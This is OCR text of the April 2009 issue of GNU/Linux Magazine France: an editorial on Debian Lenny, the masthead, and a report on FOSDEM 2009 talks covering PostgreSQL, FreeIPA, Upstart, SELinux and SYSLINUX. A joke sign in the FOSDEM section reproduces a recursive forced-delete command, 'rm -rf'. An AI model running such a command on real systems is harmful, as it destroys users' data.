AVRIL 2009 N°115

GNU LINUX MAGAZINE / FRANCE

Administration et développement sur systèmes UNIX

HACK / CODE-BARRES

Générez et décodez simplement des codes-barres 2D Datamatrix (p. 78)

CRÉEZ ET PERSONNALISEZ VOTRE SYSTÈME

DEBIAN 5.0 LIVE

SUR CD/DVD OU CLEF USB

CODE / SHELL

Testez votre code shell grâce au framework ShUnit (p. 84)

KERNEL / 2.6.29

Découvrez les améliorations de la nouvelle version du noyau Linux (p. 16)

SYSADMIN

Gardez une trace de vos configurations /etc en utilisant SVN/SVK (p. 44)

L 19275 - 115 - F: 6,50 €

France Métro : 6,50 € - DOM : 7,00 €
TOM Surface : 950 XPF
POL. A : 1400 XPF
BEL/PORT.CONT : 7,50 €
CH : 13,8 CHF
CAN : 13 $CAD
MAR : 75 MAD

Sommaire

Édito

« Chéri(e), c'est fantastique ! J'ai un super cadeau ! Non, ce sont pas des roses. Pourquoi ? »

Quelqu'un a peut-être prononcé ces mots le 14 février dernier, quelque part sur cette planète dans cette langue ou une autre. C'est en effet, à cette date, qui généralement rend terriblement heureux les fleuristes, les chocolatiers, les bijoutiers et les voyagistes, qu'est arrivé Lenny.

Lenny, d'après le nom de la paire de jumelles de *Toy Story*, c'est la dernière version stable de la distribution Debian numérotée 5.0 disponible pour une belle collection de plateformes : Alpha, AMD64, ARM, EABI ARM, HP PA-RISC, Intel x86, Intel IA-64, MIPS (big endian & little endian), PowerPC, IBM S/390 et SPARC.

Après 22 mois de développement, cette version intègre de nombreux nouveaux logiciels, outils et applications et apporte son lot de mises à jour. Je ne vais pas lister ici les versions, je n'en ai pas la place. Mais, l'utilisateur Debian est coutumier de ces nouveautés-ci. Lenny apporte surtout deux importants changements :

- Le processus d'installation a été considérablement amélioré. Ceci devrait permettre à plus d'utilisateurs de rejoindre un groupe déjà très important, quitte à migrer depuis une autre distribution GNU/Linux dérivée et réputée plus simple.
- Des médias « live » s'ajoutent aux supports d'installation habituels (CD/DVD, réseau, etc.). Il était déjà possible de construire ce type de systèmes, mais ces médias live font maintenant partie intégrante de l'offre proposée par le projet.

C'est sur ce second point que je reviendrai plus loin dans le magazine en vous proposant, tout simplement, de créer votre système Lenny Live sur clef USB (ou CD) avec une souplesse admirable. Tout ceci fait que je ne peux m'empêcher de le dire :

Mais, le 14 février 2009, plus tôt dans la matinée (bien plus tôt), était une journée mémorable pour une autre raison :

```
% date -d "@1234567890" +%c
sam 14 fév 2009 00:31:30 CET
```

Oui, à 0 heure 31 et 30 secondes précisément, nous étions à 1 234 567 890 secondes du début de l'époque, soit depuis le 1er janvier 1970 00:00:00. C'est la représentation POSIX du temps. La dernière date majeure de ce type était le 9 septembre 2001 à 03:46:40 avec son milliard de secondes écoulées. La prochaine ? Faites le calcul... c'est pour tout de suite.

Sur ces belles paroles, je vous donne rendez-vous le 25 avril prochain pour un nouveau numéro et de nouvelles aventures.

Denis Bodor

Gnu /Linux Magazine France

ÉDITIONS DIAMOND


est édité par Diamond Editions
B.P. 20142 - 67603 Sélestat Cedex
Tél. : 03 88 58 02 08
Fax : 03 88 58 02 09

E-mail : lecteurs@gnulinuxmag.com
Service commercial : abo@gnulinuxmag.com
Sites : www.gnulinuxmag.com
www.ed-diamond.com
Directeur de publication : Arnaud Metzler
Rédacteur en chef : Denis Bodor

Secrétaire de rédaction : Véronique Wilhelm
Relecture : Dominique Grosse
Conception graphique : Fabrice Krachenfels
Responsable publicité : Tél. : 03 88 58 02 08
Service abonnement : Tél. : 03 88 58 02 08
Impression : VPM Druck Allemagne
Distribution France :
(uniquement pour les dépositaires de presse)
MLP Réassort :
Plate-forme de Saint-Barthélemy-d'Anjou.
Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier.
Tél. : 04 74 82 63 04
Service des ventes :
Distri-médias :
Tél. : 05 61 72 76 24
IMPRIMÉ en Allemagne - PRINTED in Germany
Dépôt légal : À parution /N° ISSN : 1291-78 34
Commission paritaire : K78 976
Périodicité : Mensuel
Prix de vente : 6,50 €

Membre April
promouvoir et défendre le logiciel libre
www.april.org

Compte-rendu du FOSDEM



Pour cette édition 2009 du FOSDEM, 5 000 visiteurs étaient attendus.
Ce compte-rendu ne rapporte qu'une infime partie de tout ce qui a pu se dire. En effet, au plus fort des rencontres, pas moins de 8 conférences étaient données en parallèle, sur des thèmes toujours aussi variés, allant du système aux environnements graphiques, en passant par la sécurité ou les discussions spécifiques à des distributions ou aux bases de données.

Auteur

- Laurent Gautrot

1 Premier jour

Un peu d'humour, pour commencer, avec ce panneau affiché dans les toilettes des hommes (voir Fig. 1).

Fig. 1 : rm -rf /dev/willy

Durant la *keynote* d'ouverture, une annonce rappelle que Google a sponsorisé les bières gratuites du *beer event*. Il y a des fans qui expriment leur enthousiasme.

La classique danse d'ouverture (synchronisée) est aussi l'occasion d'inviter les visiteurs, mais aucun visiteur n'a osé monter brûler les planches avec les organisateurs.

Les différents parrains sont passés en revue, dont CISCO qui a assuré l'infrastructure réseau, mais il y avait clairement des soucis de connexion la première journée qui ont été résolus assez tard.

Il y a eu une discussion sur le code des RPC qui était initialement la propriété de Sun, avec une alerte du projet Debian qui ne voyait pas d'un bon œil du code non libre, et l'intervention de Fedora. Au final, tout est bien qui finit bien.

1.1 Ouverture




Fig. 2 : FOSDEM dance

1.2 Free. Open. Future? – Mark Surman

Cette keynote aborde le parcours de Mozilla, en s'arrêtant à quelques périodes troubles, comme en 2003, où la situation des navigateurs était préoccupante, quand le monopole de Microsoft Internet Explorer sur le web engendrait des sites « faits pour » Microsoft Internet Explorer, et surtout qui ne fonctionnaient pas avec d'autres navigateurs web.

Fig. 3 : Mozilla Foundation – Things we want on the map

C'était aussi le moment où l'émergence d'une technologie comme Macromedia Flash a jeté un peu d'huile sur le feu en bloquant l'interopérabilité, et où on avait des contenus « protégés » qu'il n'était pas possible de consulter ou d'indexer sans la technologie propriétaire.

Depuis quelques années, la situation de monopole est bien atténuée, et à nouveau les utilisateurs peuvent partager des connaissances.

Pour aller plus loin, Mark Surman aimerait que les utilisateurs aient plus de poids dans le développement, qu'ils puissent orienter et améliorer le logiciel.

Ça parlait beaucoup de valeurs.

1.3 Debian - Bdale Garbee

Cette keynote a aussi parlé de valeurs. On peut retenir cette citation :

Never underestimate the value of values!




Fig. 4 : Two things I've learned

1.4 OLAP/windowing functions – David Fetter

Simon Riggs devait parler de réplication, mais il est arrivé en retard. La présentation a été échangée avec celle de David Fetter sur les fonctions de fenêtrage (*windowing functions*) dans PostgreSQL. En fait, ces fonctionnalités existent déjà depuis un bon moment dans certains autres moteurs de SGBD, comme DB2 ou SQL Server.

C'est pas pour dire, mais David, qui vient de Californie, était là avant Simon, qui vient pourtant du Royaume-Uni.

Les fenêtres de données sont davantage orientées listes que multi-lots (enregistrement). Un exemple est donné sur le décompte des lignes dans un *resultset*. En général, pour les comptages, il faut utiliser des astuces tordues à base d'opérations de groupement. La nouvelle mode, en utilisant les fonctions de fenêtrage, c'est plutôt :

```
SELECT …
emp …
row_number() OVER (ORDER BY salary DESC NULLS LAST)
FROM empsalary
ORDER BY salary DESC;
```

Toujours avec des exemples bien sentis, David continue sur les partitions, les agrégats et les fenêtres.

Il a aussi parlé des fonctions `lead()` et `lag()` pour calculer des valeurs à partir des groupes d'enregistrements précédents et suivants.

Dans PostgreSQL 8.4, on trouve les *Common Table Expressions*. Pour le moment, on peut écrire ses propres fonctions de fenêtrage en C, et, à partir de 8.5, il devrait être possible de les écrire aussi dans d'autres langages.

1.5 UTF-8 support for syscons, new TTY layer - Ed Schouten

La présentation débute sur l'utilité des TTY, et ce qu'ils permettent de faire, du *login* au pseudo-terminal.

Toute l'intelligence, et en particulier la gestion des travaux, n'est pas implémentable uniquement dans un processus. Il est nécessaire d'intégrer des choses dans le noyau.

La réécriture devenait nécessaire parce que certaines limitations devenaient pesantes. Le code n'était pas MP-safe. Il n'y avait pas de support correct du *hotplugging*, la gestion des *buffers* n'était pas très efficace et il y avait des morceaux pas très beaux dans l'implémentation.

En fait, pour la gestion du multiprocesseur, le verrou géant (*Giant lock*) était utilisé. Désormais, il y a des *mutex* par TTY, et le Giant est utilisé uniquement en cas de besoin.

Même si le sous-système TTY n'est pas vraiment problématique pour les performances, il y a finalement des améliorations dont bénéficient les autres sous-systèmes.

Quelques limitations persistent (il reste du pain sur la planche) :

- Tous les pilotes n'ont pas été portés (surtout pour les matériels ISA).
- PPP/SLIP n'ont pas encore été portés.
- `syscons` utilise toujours le Giant lock.

Un autre chantier concerne le support d'Unicode. Unicode en soi n'est pas parfait. À ce moment-là, Ed fait un aparté sur la question qui a été posée lors de la keynote de Mark Surman sur le support de caractères qui n'existent pas dans Unicode. Un des encodages les plus couramment utilisés d'Unicode est UTF-8, mais ça ne reste qu'un encodage pour lequel il y a une compatibilité avec ASCII, les caractères non-ASCII apparaissant dans une plage au-delà de celle utilisée pour ASCII.

Ed soulève un problème de sécurité potentiel avec les conversions d'Unicode, par exemple dans un script *shell*, avec un codage du caractère « ` » sur plus d'un octet.

Comme pour toute présentation *BSD qui se respecte, il y a des comparatifs classiques entre Linux et FreeBSD. Ici, forcément, c'est sur la gestion de l'Unicode sur les consoles.

Cette nouvelle couche devrait être implémentée dans FreeBSD 8.

1.6 Replication replication replication – Simon Riggs

Simon débute sa présentation sur un avertissement. Certains détails très techniques pourraient rebuter les auditeurs. En fait, l'auditoire est tout ouïe.

La réplication qui faisait partie de la feuille de route de PostgreSQL 8.4 n'a pas été intégrée finalement. Il y avait d'autres choses en route, comme les PITR (*Point In Time Recovery*), et la *Log-based Replication* en a fait les frais.

La notion de *hot-standby* est utilisée pour désigner une architecture dans laquelle un serveur est capable de reprendre, sans interruption, le traitement des requêtes d'un autre serveur auquel il est associé.

Les archives sont stockées sur un serveur à part, par exemple un simple serveur de fichiers.

Dans les différents modes de réplication, il y a le *stream-mode*. C'est une réplication synchronisée, les écritures sont doublées (ou plus), et tout ce qui doit être écrit l'est sur tous les espaces de stockage avant de retourner du *commit* à l'utilisateur.

Il sera possible de choisir la robustesse transaction par transaction. Cette fonctionnalité n'est disponible dans aucune autre base de données, y compris les bases de données commerciales.

Il y a des problèmes sur les identifiants de transaction, surtout quand il y a eu beaucoup de transactions. Que faire quand on ne peut plus en créer ? Une solution partielle est de ne pas créer d'identifiant pour les transactions en lecture uniquement. Le problème a été détecté assez tôt, et par conséquent la solution a été implémentée.

Un autre problème concerne les conflits en cas de suppression des données par un `HOT-STANDBY` ou un `VACUUM`. En fait, on traite ces cas de la même manière que pour un accès classique. On ne supprime pas les données qu'un utilisateur peut voir.

Aucune solution de réplication ou de haute-disponibilité n'est parfaite et il y a toujours des compromis à faire.

Simon adresse ses remerciements à Florian et à Google qui a sponsorisé ce travail.

Pour la résolution des conflits, le mode opératoire est *wait-then-cancel*.

Pour ceux qui ont déjà vu le message « *snapshot too old* » dans une célèbre base de données propriétaire, il indique une réponse tardive. Un message similaire sera implémenté pour avertir en cas d'accès à une donnée en conflit dans Pg.

Il y a un autre petit souci avec les identifiants de transaction absents. Par exemple, si un identifiant 32 arrive, ça doit vouloir dire que le 31 existe même si on ne l'a pas vu. Le problème est courant, il faut alors consigner ces *Xids* dans une liste.

Beaucoup de problèmes sont posés par les sous-transactions. Simon les déteste (les sous-transactions), mais il faut bien faire avec.

Les optimisations pour éviter les mises à jour de *cachelog* sont profitables même en l'absence de réplication.

Le patch pour la réplication concerne 80 fichiers et plus de 10 000 lignes de code. Il a été implémenté à partir de ce qui avait été demandé l'année précédente.

Pour Simon, le but ultime est que PostgreSQL soit la meilleure base de données dans l'absolu, pas uniquement la meilleure des bases *open source*.

Dernier conseil : « *Act with urgency and do Big Things!* »

Absolument pas lié, mais tant qu'on parle de SQL, voici une blague : « *An SQL query comes into a bar and sees two tables. It then comes to them and says : Can I join you?* »

2 Deuxième jour

La deuxième journée commence avec des échanges de salles. Les conférences de sécurité et celles du système ont été inversées.

2.1 FreeIPA - Simo Sorce

FreeIPA signifie *Free Identity Policy Audit*. C'est un ensemble intégré d'outils existants qui a pour but de rendre transparente

l'utilisation de sources d'authentifications diverses de manière unifiée tout en restant simple à administrer, même si l'architecture sous-jacente est complexe.

Jusqu'à présent, dans ce domaine, on trouve surtout des solutions propriétaires, ce qui fait qu'en gros les clefs d'une organisation ou d'une entreprise sont entre les mains d'un éditeur.

Le constat est donc qu'il n'est pas possible d'avoir un environnement libre si la partie gestion de l'identité n'est pas libre elle-même.

Avec des bases diverses pour l'authentification, il y a des risques de doublon et de confusion. Les besoins portent sur :

- *SSO/single password.*
- *single datastore* pour l'audit (s'assurer que la politique de sécurité est respectée) ;
- *single point of management* (vue unifiée).

Les problèmes d'implémentation les plus contraignants concernent la synchronisation des informations. La solution FreeIPA intègre des composants classiques dans ce type d'architecture, à commencer par un annuaire.

Ce dernier permet de stocker les informations sur l'identité et les authentifications (penser à **passwd** et **shadow** pour une analogie avec une implémentation locale), de manière sécurisée à l'aide de contrôle d'accès. Il doit pouvoir structurer des groupes et des relations, diffusion les informations sur des clients, et, si nécessaire, répliquer les données sur des serveurs multiples.

Avec LDAP, on dispose déjà d'un standard, même si certaines implémentations sont « plus ou moins » standards, et, globalement, ces annuaires arrivent à se parler. LDAP est extensible, dans le sens qu'il est possible d'étendre les schémas, et d'utiliser des schémas standards pour joindre des informations complémentaires sur les comptes d'utilisateurs. Il est tout autant extensible dans les opérations à réaliser, par exemple pour étendre les opérations de création.

FreeIPA est architecturé autour d'un royaume Kerberos et d'un annuaire.

Kerberos fournit :

- un SSO ;
- les informations d'authentification pendant l'utilisation du système pour les utilisateurs ou les administrateurs ;
- un standard éprouvé et solution sécurisée qui marche ;
- la possibilité d'utiliser des nouvelles technologies d'authentification, comme des *smartcards* ou de nouveaux algorithmes de cryptage s'ils sont disponibles.

L'exemple classique est celui de SSH avec propagation des tickets pour une seule authentification.

LDAP est une alternative possible pour l'authentification.

Les autres composants indispensables sont :

- le DNS pour le nommage et des associations entre certaines entités de Kerberos ;
- NTP, au moins pour avoir une référence commune de temps pour tous les systèmes et c'est un pré-requis pour Kerberos.

En plus de ces composants, il serait intéressant d'ajouter un système de définition des règles (*policy*), et éventuellement d'une autorité de certification. Pour disposer d'une interface web d'administration, il faudrait aussi ajouter un serveur web. Enfin, il faudrait ajouter un système d'audit pour s'assurer que les règles sont respectées.

Dans la version 1 de FreeIPA, même s'il n'y a pas d'autorité de certification, ni d'audit de règles, les composants utilisés sont les suivants :

- Fedora Directory Server
- MIT Kerberos;
- Apache mod_nss mod_auth_krb mod_proxy
- Python Turbogears
- pam_ldap pam_krb5
- ISC BIND, ISC NTPd

Les données d'identification et d'authentification sont stockées dans deux espaces séparés, ce qui s'avère plus facile pour définir des ACI (*Access Control Information*).

Il est possible d'utiliser un **cn=compat** pour les vieilles implémentations (en particulier Solaris ou des vieux Linux) qui ne respectent pas ou ne connaissent pas la RFC 2307.

Il n'y a pas de souci de synchronisation de données parce que l'annuaire contient tous les mots de passe, et le KDC (*Key Distribution Center*) va utiliser les informations de l'annuaire à l'aide d'un *plugin* LDAP.

ipa_kpasswd va mettre à jour le mot de passe dans la base LDAP également, et il n'y aura pas non plus de réplication.

En version 1, pour l'interface en ligne de commandes, on utilise XMLRPC, et pour l'interface web, le cheminement est :

```
Apache (mod_nss-mod_auth_krb-mod_proxy)
 -> IPAGUI
  -> XMLRPC
   -> Annuaire
```

S'ensuit une série de quelques captures d'écran de l'interface web ainsi qu'une énumération des 20 commandes. En plus de l'interface web et de la CLI, on peut aussi utiliser les commandes du client LDAP, et même éditer le LDIF à la main et tout casser si on veut.

Mais le but est de faire simple. À l'installation, il faut juste installer les paquets, puis lancer **ipa-server-install**, répondre aux questions sur le domaine DNS et le royaume Kerberos. Des valeurs par défaut sont suggérées. Il faut ensuite définir les mots de passe du manager et de l'administrateur LDAP, et c'est tout. C'est vraiment simple à mettre en œuvre.

Dans le schéma de base, il y a simplement besoin de **pam_ldap** pour les informations des utilisateurs et des groupes et **pam_krb5** pour l'authentification. Pour l'interface web d'administration, le navigateur web suffit.

C'est un peu plus complexe quand on envisage d'utiliser plusieurs serveurs. Le serveur d'annuaire doit supporter la réplication multi-maître. Toutes les informations sont répliquées dans le KDC (pas besoin de **kpropd**). La réplication est faite au niveau attribut. La version 1 a été testée avec 4 serveurs répliqués sans problème.

En version 2, l'infrastructure est considérablement remaniée. Il y a en plus :

- un agent client qui prend en charge la mise en cache et les opérations hors-ligne ;
- l'infrastructure de règles (*policy infrastructure*), à savoir le traitement et l'interface de gestion ;
- les contrôles sur les machines (*host-based controls*).

En outre, l'interface web a été améliorée, et le DNS a été intégré, avec les signatures de transactions TSIG, et le plugin LDAP-BIND.

La plus grosse différence est l'utilisation d'un agent au lieu des modules PAM classiques en version 2.

Pour l'audit, il y a de nombreuses informations qui peuvent être collectées dans l'*audit log* du noyau ou dans *syslog*.

2.2 Upstart – Scott James Remnant




Fig. 5 : Upstart du sol au plafond

Difficile de naviguer entre les salles. Il arrive toujours le moment où l'on rate le début d'une présentation.

Upstart est un processus de démarrage qui vise à remplacer le vénérable **init**. La keynote présente des astuces d'Upstart pour démarrer plus vite.

Pour commencer, il faut bien être conscient que **sleep()** ne fait pas booter plus vite. Il faut aussi éviter les *race conditions*.

Upstart intervient dans toute la couche entre la session du bureau et le noyau.

La première version de 2006 permet de faire des choses très simples et exécuter des scripts, mais aussi définir un certain nombre d'attributs pour des évènements.

La version suivante (0.2.7) permet de définir plus simplement les évènement, et ajoute **start on** et **stop on**.

En 2.3, les scripts **pre/post stop/start IPC** ont encore changé.

Upstart 0.5 n'est pas encore déployé dans les distributions, mais utilise D-Bus pour l'IPC. Il y a aussi un nouveau comportement pour les instances.

Suivent ensuite une série d'exemples qui défilent à toute vitesse sur le suivi des forks, les opérateurs pour les évènements, une vraie gestion des jobs.

```
start on starting … or starting …
stop on stopping …
```

Pour les services, il y a une gestion du *multi-user*.

```
start on runlevel [2345]
stop on runlevel [!2345]
start on runlevel [2345] while runlevel [2345]
```

Les dépendances sont gérées :

```
start on started dbus
stop on stopping dbus
```

De même que les dépendances multiples :

```
start on started dbus and started udev
stop on stopping dbus \
     or stopping udev
while dbus and udev
```

On peut aussi combiner des conditions avec des opérateurs logiques :

```
while udev and (before hal or before devicekit)
and from sunrise to sunset
```

hal et **devicekit** dépendent de **udev**, mais ne tourneront pas de nuit. Il y a aussi des raccourcis d'écriture.

En conclusion, les *runlevels*, c'est du passé. Mais, Upstart va plus loin. C'est aussi un remplaçant pour *cron*. Les exemples suivants portent sur la gestion des évènements planifiés, soit à une fréquence particulière

```
daily
at 8pm
every 2 hours
```

soit par rapport à un autre évènement :

```
in 2 hours
45s after startup
every 10m while network-device eth0 up
```

Dans le futur immédiat, le but est surtout d'améliorer le code, mais sans ajouter de nouvelles fonctionnalités.

La version 0.10, prévue pour juin, apporte (encore) une nouvelle syntaxe pour le traitement des jobs.

La prochaine version importante portera le numéro 0.50 si la version 1.0 n'est pas satisfaisante en termes de fonctionnalités.

Un auditeur demande si les changements de syntaxe seront facilement intégrables dans les distributions. Réponse : « oui, peut-être … »

Une question est posée sur le remplacement de **cron**, et notamment le partitionnement pour les utilisateurs différents. Il est réalisé avec PolicyKit.

2.3 Securing CentOS with SELinux – Ralph Angenendt

Ralph commence par rappeler que toutes les nouvelles fonctionnalités ne sont pas implémentées dans CentOS, par opposition à Fedora.

Dans le vieux et vénérable modèle de sécurité de Linux, les restrictions sont limitées. En revanche, le modèle est simple, compréhensible et facile à mettre en œuvre.

Les groupes sont une manière de raffiner les accès, mais avec les noyaux 2.6, on atteint encore une limite pour plus de 65535 groupes, et c'est encore pire pour NFS avec une limite de 16 groupes.

Il est toutefois possible d'ajouter des ACL, avec la possibilité d'utiliser les attributs étendus pour stocker des métadonnées supplémentaires.

Avec SELinux, tous les objets ont un contexte qui leur est associé.

Avec RBAC (*Role-Based Access Control*), on ajoute la possibilité de définir des vrais rôles pour restreindre l'accès à des ressources à des utilisateurs qui n'auraient pas le rôle approprié. Dans la pratique, ça ne fonctionne pas vraiment bien ou, plutôt, c'est assez complexe à mettre en œuvre, ce qui revient un peu au même.

Avec MLS (*Multi-Level Security*), SELinux peut aussi permettre de classifier les documents (comme dans les films d'espions, avec *Top Secret*).

SELinux est transparent, ce qui fait que l'application ne sait pas pour quelle raison l'accès a été refusé. Certaines applications savent pourquoi elles ont été refusées, mais la plupart des applications normales ne sont pas au courant.

Les trois modes de SELinux (ou plutôt les deux modes + un) sont :

- Désactivé : les applications qui dépendent de SELinux ne fonctionnent plus, par exemple **chcon** ou **setenforce**.
- *Permissive* : le filtrage n'a pas vraiment lieu, mais toutes les infractions à la politique de sécurité sont consignées dans le journal du système.
- *Enforcing* : La politique de sécurité s'applique pleinement, et ce qui doit être refusé l'est effectivement.

À ce moment, Ralph présente un certain nombre d'outils pour gérer SELinux.

Suivent alors des exemples classiques autour des ressources d'un serveur web Apache. L'exemple porte sur des fichiers qui n'ont pas le contexte SELinux approprié. À ce moment-là, le serveur web ne peut pas servir le contenu.

Pour corriger ce problème, la commande **chcon** permet de rectifier le tir en appliquant un contexte correct à partir d'un fichier ou répertoire qui possède le bon contexte, par exemple :

```
chcon -R --reference /var/www  /var/www/page/html
```

Il est possible d'utiliser **semanage** pour un ajout persistant de contexte à la base de référence.

```
semanage fcontext -a -t httpd_sys_content_t "/web(/.*)?"
```

Un autre exemple porte sur l'utilisation des booléens de **SELinux** pour autoriser le serveur web à servir du contenu des répertoires personnels des utilisateurs :

```
setsebool httpd_enable_homedirs=1
```

Quelques exemples de booléens sont fournis sans beaucoup d'explication. On notera tout de même le booléen **allow_execstack**.

La présentation aborde ensuite un sujet intéressant qui est l'écriture d'un module. En version 4, la recompilation de toute la politique était indispensable. En version 5, il est possible d'utiliser des modules et de ne recompiler et recharger qu'un module, quitte à le développer sur une machine tierce et à le déposer sur le serveur pour le charger.

La commande **audit2allow** facilite l'écriture des *policies*. On peut tourner avec SELinux en mode Permissive, collecter les **avc:denied** dans les journaux et alimenter **audit2allow** avec les messages avc pour produire un module et le charger.

Ralph enchaîne sur une petite démonstration avec les outils d'exploration. Enfin, il joue avec un autre exemple classique d'assignation d'un port TCP d'écoute pour le serveur web. Le démarrage plante, et avec un **semodule** bien senti, il charge son module. Le serveur web peut alors démarrer, et dès qu'il décharge le module à l'aide de **semodule -r**, le serveur web ne peut à nouveau plus démarrer.

2.4 SYSLINUX – Peter Anvin

Un peu d'humour pour commencer avec le rappel de la licence d'utilisation de la présentation sur le premier *slide*. On se demande d'ailleurs si c'est vraiment de l'humour, mais, en tout cas, ça amuse beaucoup l'auditoire.

Les différentes émanations de *bootloader* dérivées de SYSLINUX sont :

- SYSLINUX – FAT
- PXELINUX
- ISOLINUX - CDROM
- EXTLINUX – ext2/ext3

Actuellement, SYSLINUX fonctionne uniquement pour x86/BIOS. Le cœur est en assembleur. Il y a du travail en cours pour remplacer ça, en supprimant tout le code spécifique en assembleur, même si certaines portions doivent rester en l'état.

Parmi les fonctionnalités intéressantes, il y a le système de menus sophistiqués. Peter cite d'autres projets liés.

- MEMDISK est un émulateur de disque en mémoire. Il permet de démarrer les vieux systèmes comme DOS qui utilisent l'interruption 13h.
- gPXELinux vient d'une collaboration avec le projet Etherboot. Il intègre le support réseau, iSCSI, Ethernet, HTTP, FTP, NFS.
- ISOHYBRID permet de démarrer ISOLINUX depuis des clefs USB.

L'architecture x86 est vieille. Ça nous ramène en 1981. C'est une plateforme ouverte, et il y a beaucoup de clones. La plupart des interfaces BIOS datent de cette époque. Le *boot* depuis un disque ou une disquette tient sur 510 octets.

Pour les CD, *El-Torito* date de 1993. Il était peu supporté jusqu'à la fin des années 90.

PXE date de 1997 et a été révisé en 1999. Les premières versions étaient bien pourries.

Enfin, il y a beaucoup de bugs pour le support de l'amorçage à partir des clefs USB.

Peter continue sur un historique des implémentations.

- 1994 – La première implémentation de SYSLINUX est la conséquence d'une installation problématique de Linux. Il était fait pour démarrer sur disquette, et, compte tenu des contraintes, devait être tout petit, et a été écrit en assembleur.

- 1999 PXELINUX – La spécification PXE autorise seulement 32 k pour le programme de boot réseau. SYSLINUX est assez petit, et les utilisateurs le comprennent.
- 2001 – ISOLINUX El-Torito (CDROM)
- 2004 – EXTLINUX est un chargeur générique pour ext2/ext3. Il a une API modulaire, est extensible, et possède un système de menus.
- 2006 – gPXELINUX, ISOLINUX avec le support Hybrid.

Les grandes forces des systèmes dynamiques est la découverte du matériel au démarrage, pas à l'installation. Ils fonctionnent bien avec les autres (s'intègrent bien).

En plus, l'interface utilisateur est plutôt élaborée, avec un support du *framebuffer* avec de « beaux » menus.

En revanche, ils ne supportent pas bien les configurations exotiques (la dynamicité a un prix)

gPXELINUX est un ensemble logiciels contenant gPXE et PXELINUX qui permet de démarrer sur plein de choses.

À ce moment, Peter fait une démonstration assez bluffante d'un boot sur HTTP à partir d'un serveur en Californie. Bien entendu, le boot est graphique, avec des menus, c'est la grande classe. J'aurais bien aimé prendre une photo, mais les bras m'en sont tombés.

Peter aborde alors l'API des modules SYSLINUX COM32. Elle utilise `klibc`. L'avantage est que ça ressemble à du code C *userspace*. Il y a des limitations, comme la lecture séquentielle en lecture seule des fichiers (pas de seek()). Les modules classiques sont :

- Interface utilisateurs (menus). Il y a deux modules de menus. Le premier est le classique que tout le monde utilise. Mais, il y a un autre module beaucoup plus élaboré qui fait tout du sol au plafond. Ce module a été écrit par Murali Krishnan Ganapathy, alors à l'université de Chicago. La bibliothèque graphique permet d'utiliser le même code pour du texte du graphique ou des consoles série.
- Modules de formats de fichiers (*file format modules*). Ce module permet d'ajouter le support de nouveaux fichiers binaires. Par exemple, Microsoft SDI (*System Deployment Interface*). Le support de ce nouveau format a été demandé par un utilisateur. Il n'y a que 199 lignes de code pour le supporter, avec 139 lignes de code utile et la plupart est de la gestion d'erreurs.
- Modules de règles (*policy modules*) qui permettent de décrire des choses comme « booter le kernel truc sur une machine x86 32 bits, booter le kernel... sur l'archi..., booter le kernel... sinon ». Il n'y a que 127 lignes de code pour ce module.
- Modules de diagnostics, par exemple pour avoir des informations du BIOS.

Bien entendu, il est aussi possible de combiner des modules, comme dans le cas d'utilisation suivant :

- probe bus PCI ;
- associer les périphériques à des modules ;
- construire un initramfs avec les modules nécessaires, à la volée.

C'est malheureusement plus compliqué avec les périphériques USB ou Firewire.

La feuille de route est tout aussi intéressante :

- Interpréteur Lua en module pour pouvoir ajouter des nouvelles fonctionnalités sous forme de script plutôt que des modules. C'est surtout utile pour les modules de règles.
- Support `readdir()`.
- Suppression de tout le code assembleur (surtout pour le support de brtfs).

Les composants centraux qui ont besoin de rester en assembleur sont le *first stage loader*, les entrées/sorties disque ou réseau, le *BIOS extender* et le *Shuffle system* (qui fait le tri).

Les autres composants, comme l'interface en ligne de commandes, pourront être réécrits en C.

Peter termine sur un appel à contributions, parce que le chantier de réécriture du *core* est beaucoup trop important pour une seule personne.

